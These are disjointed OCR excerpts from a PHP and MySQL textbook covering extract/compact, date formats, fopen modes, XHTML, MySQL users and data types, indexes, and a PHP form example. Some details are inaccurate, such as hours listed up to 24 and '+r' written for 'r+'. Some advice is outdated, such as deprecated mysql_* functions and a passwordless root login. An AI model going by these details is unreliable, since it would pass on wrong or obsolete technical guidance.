Be careful with this approach, though, because if any extracted variables conflict with ones that you have already defined, your existing values will be overwritten. To avoid this possibility, you can use one of the many additional parameters available to this function, like this:

```
extract($_GET, EXTR_PREFIX_ALL, 'fromget');
```

In this case, all the new variables will begin with the given prefix string followed by an underscore, so `$q` will become `$fromget_q`. I strongly recommend that you use this version of the function when handling the `$_GET` and `$_POST` arrays, or any other array whose keys could be controlled by the user, because malicious users could submit keys chosen deliberately to overwrite commonly used variable names and compromise your website.

compact()

There are also times when you want to use `compact`, the inverse of `extract`, to create an array from variables and their values. Example 6-14 shows how you might use this function.

Example 6-14. Using the compact function

```
<?php
$fname   = "Elizabeth";
$sname   = "Windsor";
$address = "Buckingham Palace";
$city    = "London";
$country = "United Kingdom";

$contact = compact('fname', 'sname', 'address', 'city', 'country');
print_r($contact);
?>
```

The result of running Example 6-14 is:

```
Array
(
```

Table 7-4. The major date function format specifiers

Format	Description	Returned value
Day specifiers		
`d`	Day of month, 2 digits, with leading zeros	*01* to *31*
`D`	Day of the week, three letters	*Mon* to *Sun*
`j`	Day of the month, no leading zeros	*1* to *31*
`l`	Day of week, full names	*Sunday* to *Saturday*
`N`	Day of week, numeric, Monday to Sunday	*1* to *7*
`S`	Suffix for day of month (useful with specifier `j`)	*st*, *nd*, *rd*, or *th*
`w`	Day of week, numeric, Sunday to Saturday	*0* to *6*
`z`	Day of year	*0* to *365*
Week specifier		
`W`	Week number of year	*1* to *52*
Month specifiers		
`F`	Month name	*January* to *December*
`m`	Month number with leading zeros	*01* to *12*
`M`	Month name, three letters	*Jan* to *Dec*
`n`	Month number, no leading zeros	*1* to *12*
`t`	Number of days in given month	*28*, *29*, *30* or *31*
Year specifiers		
`L`	Leap year	*1* = Yes, *0* = No
`Y`	Year, 4 digits	*0000* to *9999*
`y`	Year, 2 digits	*00* to *99*
Time specifiers		
`a`	Before or after midday, lowercase	*am* or *pm*
`A`	Before or after midday, uppercase	*AM* or *PM*
`g`	Hour of day, 12-hour format, no leading zeros	*1* to *12*
`G`	Hour of day, 24-hour format, no leading zeros	*1* to *24*
`h`	Hour of day, 12-hour format, with leading zeros	*01* to *12*
`H`	Hour of day, 24-hour format, with leading zeros	*01* to *24*
`i`	Minutes, with leading zeros	*00* to *59*
`s`	Seconds, with leading zeros	*00* to *59*

```
Line 1
Line 2
Line 3
```

This simple example shows the sequence that all file handling takes:

1. Always start by opening the file. This is done through a call to `fopen`.
2. Then you can call other functions; here we write to the file (`fwrite`), but you can also read from an existing file (`fread` or `fgets`) and do other things.
3. Finish by closing the file (`fclose`). Although the program does this for you when it ends, you should clean up yourself by closing the file when you're finished.

Every open file requires a file resource so that PHP can access and manage it. The preceding example sets the variable `$fh` (which I chose to stand for *file handle*) to the value returned by the `fopen` function. Thereafter, each file handling function that accesses the opened file, such as `fwrite` or `fclose`, must be passed `$fh` as a parameter to identify the file being accessed. Don't worry about the contents of the `$fh` variable; it's a number PHP uses to refer to internal information about the file—you just pass the variable to other functions.

Upon failure, `FALSE` will be returned by `fopen`. The previous example shows a simple way to capture and respond to the failure: it calls the `die` function to end the program and gives it a short error message. A web application would never abort in this crude way (you would create a web page with an error message instead), but this is fine for our testing purposes.

Notice the second parameter to the `fopen` call. It is simply the character `w`, which tells the function to open the file for writing. The function creates the file if it doesn't already exist. Be careful when playing around with these functions: if the file already exists, the `w` mode parameter causes the `fopen` call to delete the old contents (even if you don't write anything new!).

There are several different mode parameters that can be used here, as detailed in Table 7-5.

Table 7-5. The supported fopen modes

Mode	Action	Description
`'r'`	Read from file start	Open for reading only; place the file pointer at the beginning of the file. Return `FALSE` if the file doesn't already exist.
`'r+'`	Read from file start and allow writing	Open for reading and writing; place the file pointer at the beginning of the file. Return `FALSE` if the file doesn't already exist.
`'w'`	Write from file start and truncate file	Open for writing only; place the file pointer at the beginning of the file and truncate the file to zero length. If the file doesn't exist, attempt to create it.
`'w+'`	Write from file start, truncate file and allow reading	Open for reading and writing; place the file pointer at the beginning of the file and truncate the file to zero length. If the file doesn't exist, attempt to create it.

As with moving a file, a warning message will be displayed if the file doesn't exist, which you can avoid by using `file_exists` to first check for its existence before calling `unlink`.

Updating Files

Often you will want to add more data to a saved file, which you can do in many ways. You can use one of the append write modes (see Table 7-5), or you can simply open a file for reading and writing with one of the other modes that supports writing, and move the file pointer to the correct place within the file that you wish to write to or read from.

The *file pointer* is the position within a file at which the next file access will take place, whether it's a read or a write. It is not the same as the file handle (as stored in the variable `$fh` in Example 7-4), which contains details about the file being accessed.

You can see this in action by typing in Example 7-11 and saving it as *update.php*. Then call it up in your browser.

Example 7-11. Updating a file

```
<?php // update.php
$fh = fopen("testfile.txt", 'r+') or die("Failed to open file");
$text = fgets($fh);
fseek($fh, 0, SEEK_END);
fwrite($fh, "$text") or die("Could not write to file");
fclose($fh);
echo "File 'testfile.txt' successfully updated";
?>
```

What this program does is open *testfile.txt* for both reading and writing by setting the mode with `'+r'`, which puts the file pointer right at the start. It then uses the `fgets` function to read in a single line from the file (up to the first line feed). After that, the `fseek` function is called to move the file pointer right to the file end, at which point the line of text that was extracted from the start of the file (stored in `$text`) is then appended to file's end and the file is closed. The resulting file now looks like this:

```
Line 1
Line 2
Line 3
Line 1
```

The first line has successfully been copied and then appended to the file's end.

As used here, in addition to the `$fh` file handle, the `fseek` function was passed two other parameters, 0 and `SEEK_END`. The `SEEK_END` tells the function to move the file pointer to the end of the file and the 0 parameter tells it how many positions it should then be moved backward from that point. In the case of Example 7-11, a value of 0 is used, because the pointer is required to remain at the file's end.

XHTML

I've used some elements of XHTML (eXtensible Hypertext Markup Language) already in this book, although you may not have realized it. For example, instead of the simple HTML tag `<br>`, I've been using the XHTML `<br />` version. But what's the difference between the two markup languages?

Well, not a lot at first glance, but XHTML improves on HTML by clearing up a lot of little inconsistencies that make it hard to process. HTML requires quite a complex and very lenient parser, whereas XHTML, which uses standard syntax more like XML (eXtensible Markup Language), is very easily processed with quite a simple parser—a parser being a piece of code that processes tags and commands and works out what they mean.

The Benefits of XHTML

XHTML documents can be quickly processed by any program that can handle XML files. As more and more devices such as iPhones and BlackBerries become web-enabled, it is increasingly important to ensure that web content looks good on them as well as on a computer's web browser. The tighter syntax required by XHTML is a big factor in helping this cross-platform compatibility.

So what's happening right now is that browser developers, in order to be able to provide faster and more powerful programs, are trying to push web developers over to using XHTML, and the time may eventually come when HTML is superseded by XHTML—so it's a good idea to start using it now.

XHTML Versions

The XHTML standard is constantly evolving, and there are a few versions in use:

XHTML 1.0
: This incorporates the contents from the HTML 4.01 standard but requires the use of XML syntax.

XHTML 1.1
: This version has not been widely adopted, although it is largely compatible with XHTML 1.0 and HTML 4. A major feature of this version is that CSS is used to control browser presentation.

XHTML 1.2
: This version is only in the proposal stage and is not currently implemented.

XHTML 2.0
: This version of XHTML makes a totally clean break from previous versions and also from HTML 4. Unsurprisingly, there are a tremendous number of changes.

Starting the Command-Line Interface

The following sections describe relevant instructions for Windows, Mac OS X, and Linux.

Windows users

If you installed the EasyPHP WAMP as explained in Chapter 2, you will be able to access the MySQL executable from the following directory:

```
\Program Files\EasyPHP 3.0\mysql\bin
```

If you installed EasyPHP in a place other than *\Program Files*, you will need to use that directory instead. Also, if the version of EasyPHP is not 3.0, you will need to change that, too.

By default, the initial MySQL user will be *root* and will not have had a password set. Seeing as this is a development server that only you should be able to access, we won't worry about creating one yet.

So, to enter MySQL's command-line interface, select Start→Run and enter `CMD` into the Run box, then press Return. This will call up a Windows Command prompt. From there, enter the following (making any appropriate changes as discussed previously):

```
"\Program Files\EasyPHP 3.0\mysql\bin\mysql" -u root
```

Note the quotation marks surrounding the main path and filename. These are present because the name contains spaces, which the Command prompt doesn't correctly interpret, and the quotation marks group the parts of the filename into a single string for the Command program to understand.

This command tells MySQL to log you in as user *root*, without a password. You will now be logged into MySQL and can start entering commands. So, to be sure everything is working as it should be, enter the following—the results should be similar to Figure 8-1:

```
SHOW databases;
```

If this has not worked and you get an error such as "Can't connect to MySQL server on 'localhost,'" make sure that you have EasyPHP running in your System Tray and that MySQL is enabled. Otherwise, you are ready to move on to the next section, "Using the Command-Line Interface" on page 163.

I'll cover most of these as we proceed, but first, you need to remember a couple of points about MySQL commands:

- SQL commands and keywords are case-insensitive. `CREATE`, `create`, and `CrEaTe` all mean the same thing. However, for the sake of clarity, the recommended style is to use uppercase.
- Table names are case-sensitive on Linux and Mac OS X, but case-insensitive on Windows. So for portability purposes, you should always choose a case and stick to it. The recommended style is to use lowercase for tables.

Creating a database

If you are working on a remote server and have only a single user account and access to a single database that was created for you, move on to the section "Creating a Table" on page 166. Otherwise, get the ball rolling by issuing the following command to create a new database called *publications*:

```
CREATE DATABASE publications;
```

A successful command will return a message that doesn't mean much—"Query OK, 1 row affected (0.00 sec)"—but will make sense soon. Now that you've created the database, you want to work with it, so issue:

```
USE publications;
```


You should now see the message `Database changed` and will then be set to proceed with the following examples.

Creating users

Now that you've seen how easy it is to use MySQL, and created your first database, it's time to look at how you create users, as you probably won't want to grant your PHP scripts root access to MySQL—it could cause a real headache should you get hacked.

To create a user, issue the `GRANT` command, which takes the following form (don't type this in—it's not an actual working command):

```
GRANT PRIVILEGES ON database.object TO 'username@hostname'
    IDENTIFIED BY 'password';
```

This should be pretty straightforward, with the possible exception of the `database.object` part. What this refers to is the database itself and the objects it contains, such as tables (see Table 8-4).

Table 8-4. Example parameters for the GRANT command

Arguments	Meaning
`*.*`	All databases and all their objects
`database``.*`	Only the database called *`database`* and all its objects
`database.object`	Only the database called *`database`* and its object called *`object`*

The DESCRIBE command is an invaluable debugging aid when you need to ensure that you have correctly created a MySQL table. You can also use it to remind yourself about a table's field or column names and the types of data in each one. Let's look at each of the headings in detail:

`Field`
: The name of each field or column within a table.

`Type`
: The type of data being stored in the field.

`Null`
: Whether a field is allowed to contain a value of `NULL`.

`Key`
: MySQL supports *keys* or *indexes*, which are quick ways to look up and search for data. The `Key` heading shows what type of key (if any) has been applied.

`Default`
: The default value that will be assigned to the field if no value is specified when a new row is created.

`Extra`
: Additional information, such as whether a field is set to auto-increment.

Data Types

In Example 8-3, you may have noticed that three of the table's fields were given the data type of `VARCHAR`, and one was given the type `CHAR`. The term `VARCHAR` stands for *VARiable length CHARacter string* and the command takes a numeric value that tells MySQL the maximum length allowed to a string stored in this field.

This data type is very useful, as MySQL can then plan the size of databases and perform lookups and searches more easily. The downside is that if you ever attempt to assign a string value longer than the length allowed, it will be truncated to the maximum length declared in the table definition.

The `year` field, however, has more predictable values, so instead of `VARCHAR` we use the more efficient `CHAR(4)` data type. The parameter of `4` allows for four bytes of data, supporting all years from –999 to 9999. You could, of course, just store two-digit values for the year, but if your data is going to still be needed in the following century, or may otherwise wrap around, it will have to be sanitized first—much like the "millennium bug" that would have caused dates beginning on January 1, 2000, to be treated as 1900 on many of the world's biggest computer installations.

one with a possible range from a negative value, through zero, to a positive one, and an unsigned one has a value ranging from zero to a positive one. They can both hold the same number of values—just picture a signed number as being shifted halfway to the left so that half its values are negative and half are positive. Note that floating-point values (of any precision) may only be signed.

Table 8-10. MySQL's numeric data types

Data type	Bytes used	Minimum value (Signed/Unsigned)	Maximum value (Signed/Unsigned)
TINYINT	1	−128	127
		0	255
SMALLINT	2	−32768	32767
		0	65535
MEDIUMINT	3	−8388608	8388607
		0	16777215
INT or INTEGER	4	−2147483648	2147483647
		0	4294967295
BIGINT	8	−9223372036854775808	9223372036854775807
		0	18446744073709551615
FLOAT	4	−3.402823466E+38	3.402823466E+38
		(no unsigned)	(no unsigned)
DOUBLE or REAL	8	−1.7976931348623157E+308	1.7976931348623157E+308
		(no unsigned)	(no unsigned)

To specify whether a data type is signed or unsigned, use the `UNSIGNED` qualifier. The following example creates a table called *tablename* with a field in it called *fieldname* of the data type `UNSIGNED INTEGER`:

```
CREATE TABLE tablename (fieldname INT UNSIGNED);
```

When creating a numeric field, you can also pass an optional number as a parameter, like this:

```
CREATE TABLE tablename (fieldname INT(4));
```

But you must remember that, unlike `BINARY` and `CHAR` data types, this parameter does not indicate the number of bytes of storage to use. It may seem counterintuitive, but what the number actually represents is the display width of the data in the field when it is retrieved. It is commonly used with the `ZEROFILL` qualifier like this:

```
CREATE TABLE tablename (fieldname INT(4) ZEROFILL);
```

What this does is cause any numbers with a width of less than four characters to be padded with one or more zeros, sufficient to make the display width of the field four




Figure 8-5. Adding the new pages column and viewing the table

This adds the new column with the name *pages* using the `UNSIGNED SMALLINT` data type, sufficient to hold a value of up to 65,535—hopefully that's more than enough for any book ever published.

And, if you ask MySQL to describe the updated table using the `DESCRIBE` command, as follows, you will see the change has been made (see Figure 8-5):

```
DESCRIBE classics;
```


Renaming a column

Looking again at Figure 8-5, you may decide that having a column named *type* can be confusing, because that is the name used by MySQL to identify data types. Again, no problem—let's change its name to *category*, like this:

```
ALTER TABLE classics CHANGE type category VARCHAR(16);
```

Note the addition of `VARCHAR(16)` on the end of this command. That's because the `CHANGE` keyword requires the data type to be specified, even if you don't intend to change it, and `VARCHAR(16)` was the data type specified when that column was initially created as *type*.

Removing a column

Actually, upon reflection, maybe the page count column *pages* isn't actually all that useful for this particular database, so here's how to remove that column using the `DROP` keyword:

```
ALTER TABLE classics DROP pages;
```

```
INDEX(year),
PRIMARY KEY (isbn)) ENGINE MyISAM;
```

Creating a FULLTEXT index

Unlike a regular index, MySQL's FULLTEXT allows super-fast searches of entire columns of text. What it does is it stores every word in every data string in a special index that you can search using "natural language," in a similar manner to using a search engine.

Actually, it's not strictly true that MySQL stores *all* the words in a FULLTEXT index, because it has a built-in list of more than 500 words that it chooses to ignore because they are so common that they aren't very helpful when searching anyway. This list, called *stopwords*, includes *the*, *as*, *is*, *of*, and so on. The list helps MySQL run much more quickly when performing a FULLTEXT search and keeps database sizes down. Appendix C contains the full list of stopwords.

Here are some things that you should know about FULLTEXT indexes:

- FULLTEXT indexes can be used only with MyISAM tables (the type used by MySQL's default storage engine). (MySQL supports at least 10 different storage engines). If you need to convert a table to MyISAM, you can usually use the MySQL command: ALTER TABLE tablename ENGINE = MyISAM;.
- FULLTEXT indexes can be created for CHAR, VARCHAR, and TEXT columns only.
- A FULLTEXT index definition can be given in the CREATE TABLE statement when a table is created, or added later using ALTER TABLE (or CREATE INDEX).
- For large data sets, it is *much* faster to load your data into a table that has no FULLTEXT index and then create the index than to load data into a table that has an existing FULLTEXT index.

To create a FULLTEXT index, apply it to one or more records as in Example 8-15, which adds a FULLTEXT index to the pair of columns *author* and *title* in the table *classics* (this index is in addition to the ones already created and does not affect them).

Example 8-15. Adding a FULLTEXT index to the classics table

```
ALTER TABLE classics ADD FULLTEXT(author,title);
```

You can now perform FULLTEXT searches across this pair of columns. This feature could really come into its own if you could now add the entire text of these publications to the database (particularly as they're out of copyright protection) and they would be fully searchable. See the section "MATCH...AGAINST" on page 188 for a description of searches using FULLTEXT.




Figure 8-10. Selecting data with and without DISTINCT

Now that you've seen the effects of the DISTINCT qualifier, if you typed in Example 8-18, you should remove *Little Dorrit* by entering the commands in Example 8-20.

Example 8-20. Removing the new entry

```
DELETE FROM classics WHERE title='Little Dorrit';
```

This example issues a DELETE command for all rows whose *title* column contains the string 'Little Dorrit'.

The WHERE keyword is very powerful, and important to enter correctly; an error could lead a command to the wrong rows (or have no effect in cases where nothing matches the WHERE clause). So now we'll spend some time on that clause, which is the heart and soul of SQL.

WHERE

The WHERE keyword enables you to narrow down queries by returning only those *where* a certain expression is true. Example 8-20 returns only the rows where the column exactly matches the string 'Little Dorrit', using the equality operator =. Example 8-21 shows a couple more examples of using WHERE with =.

Example 8-21. Using the WHERE keyword

```
SELECT author,title FROM classics WHERE author="Mark Twain";
SELECT author,title FROM classics WHERE isbn="9781598184891 ";
```

Given our current table, the two commands in Example 8-21 display the same results. But we could easily add more books by Mark Twain, in which case the first line would display all titles he wrote and the second line would continue (because we know the




Figure 8-21. The classics table as viewed in phpMyAdmin

In the next chapter, we'll start looking at how to approach efficient database design, advanced SQL techniques, and MySQL functions and transactions.

Test Your Knowledge: Questions

Question 8-1
: What is the purpose of the semicolon in MySQL queries?

Question 8-2
: Which command would you use to view the available databases or tables?

Question 8-3
: How would you create a new MySQL user on the local host called *newuser* with a password of *newpass* and access to everything in the database *newdatabase*?

Question 8-4
: How can you view the structure of a table?

Question 8-5
: What is the purpose of a MySQL index?

Table 9-2 shows the result of removing the *Authors* columns from Table 9-1. Already it looks a lot less cluttered, although there remain duplications that are highlighted.

Table 9-2. The result of stripping the Authors column from Table 9-1

Title	ISBN	Price	Cust. name	Cust. address	Purch. date
PHP Cookbook	*0596101015*	*44.99*	Emma Brown	1565 Rainbow Road, Los Angeles, CA 90014	Mar 03 2009
Dynamic HTML	0596527403	59.99	**Darren Ryder**	**4758 Emily Drive, Richmond, VA 23219**	**Dec 19 2008**
PHP and MySQL	0596005436	44.95	Earl B. Thurston	862 Gregory Lane, Frankfort, KY 40601	Jun 22 2009
PHP Cookbook	*0596101015*	*44.99*	**Darren Ryder**	**4758 Emily Drive, Richmond, VA 23219**	**Dec 19 2008**
Programming PHP	0596006815	39.99	David Miller	3647 Cedar Lane, Waltham, MA 02154	Jan 16 2009

The new *Authors* table shown in Table 9-3 is small and simple. It just lists the ISBN of a title along with an author. If a title has more than one author, additional authors get their own rows. At first you may feel ill at ease with this table because you can't tell which author wrote which book. But don't worry: MySQL can quickly tell you. All you have to do is tell it which book you want information for, and MySQL will use its ISBN to search the *Authors* table in a matter of milliseconds.

Table 9-3. The new Authors table

ISBN	Author
0596101015	David Sklar
0596101015	Adam Trachtenberg
0596527403	Danny Goodman
0596005436	Hugh E Williams
0596005436	David Lane
0596006815	Rasmus Lerdorf
0596006815	Kevin Tatroe
0596006815	Peter MacIntyre

As I mentioned earlier, the ISBN will be the primary key for the *Books* table, when we get around to creating that table. I mention that here in order to emphasize that the ISBN is not, however, the primary key for the *Authors* table. In the real world, the *Authors* table would deserve a primary key, too, so that each author would have a key to uniquely identify him or her.

So, in the *Authors* table, the ISBN is just a column for which—for the purposes of speeding up searches—we'll probably make a key, but not the primary key. In fact, it




Figure 10-1. The output from the query.php program in Example 10-5

The results from each call to `mysql_result` are then incorporated within `echo` statements to display one field per line, with an additional line feed between rows. Figure 10-1 shows the result of running this program.

As you may recall, we populated the *classics* table with five rows in Chapter 8, and indeed, five rows of data are returned by *query.php*. But, as it stands, this code is actually extremely inefficient and slow, because a total of 25 calls are made to the function `mysql_result` in order to retrieve all the data, a single cell at a time. Luckily, there is a much better way of retrieving the data, which is getting a single row at a time using the `mysql_fetch_row` function.

In Chapter 9, I talked about First, Second, and Third Normal Form, so you may have now noticed that the *classics* table doesn't satisfy these, because both author and book details are included within the same table. That's because we created this table before encountering normalization. However, for the purposes of illustrating access to MySQL from PHP, reusing this table avoids the hassle of typing in a new set of test data, so we'll stick with it for the time being.

All database connections are automatically closed when PHP exits, so it doesn't matter that the connection wasn't closed in Example 10-5. But in longer programs, where you may continually open and close database connections, you are strongly advised to close each one as soon as accessing it is complete.

A Practical Example

It's time to write our first example of inserting data in and deleting it from a MySQL table using PHP. I recommend that you type in Example 10-8 and save it to your web development directory using the filename *sqltest.php*. You can see an example of the program's output in Figure 10-2.




Figure 10-2. The output from Example 10-8, sqltest.php

Example 10-8 creates a standard HTML form. The following chapter explains forms in detail, but in this chapter I take form handling for granted and just deal with database interaction.

is set to "yes" and *isbn* to the value held in `$row[4]`, which contains the ISBN for the record. Then a Submit button with the name DELETE RECORD is displayed and the form is closed. A curly brace then completes the `for` loop, which will continue until all records have been displayed.

Finally, you see the definition for the function `get_post`, which we've already looked at. And that's it—our first PHP program to manipulate a MySQL database. So, let's check out what it can do.

Once you have typed the program in (and corrected any typing errors), try entering the following data into the various input fields to add a new record for the book *Moby Dick* to the database:

```
Herman Melville
Moby Dick
Fiction
1851
9780199535729
```


Running the Program

When you have submitted this data using the ADD RECORD button, scroll down to the bottom of the web page to see the new addition. It should look like Figure 10-3.

